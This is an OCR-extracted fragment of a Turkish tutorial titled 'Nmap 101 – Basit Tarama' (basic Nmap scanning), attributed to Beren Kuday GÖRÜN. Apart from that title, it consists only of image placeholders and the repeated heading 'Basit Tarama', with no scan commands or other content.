
Nmap 101 – Basit Tarama

[*] Beren Kuday GÖRÜN






Basit Tarama



Basit Tarama




Basit Tarama

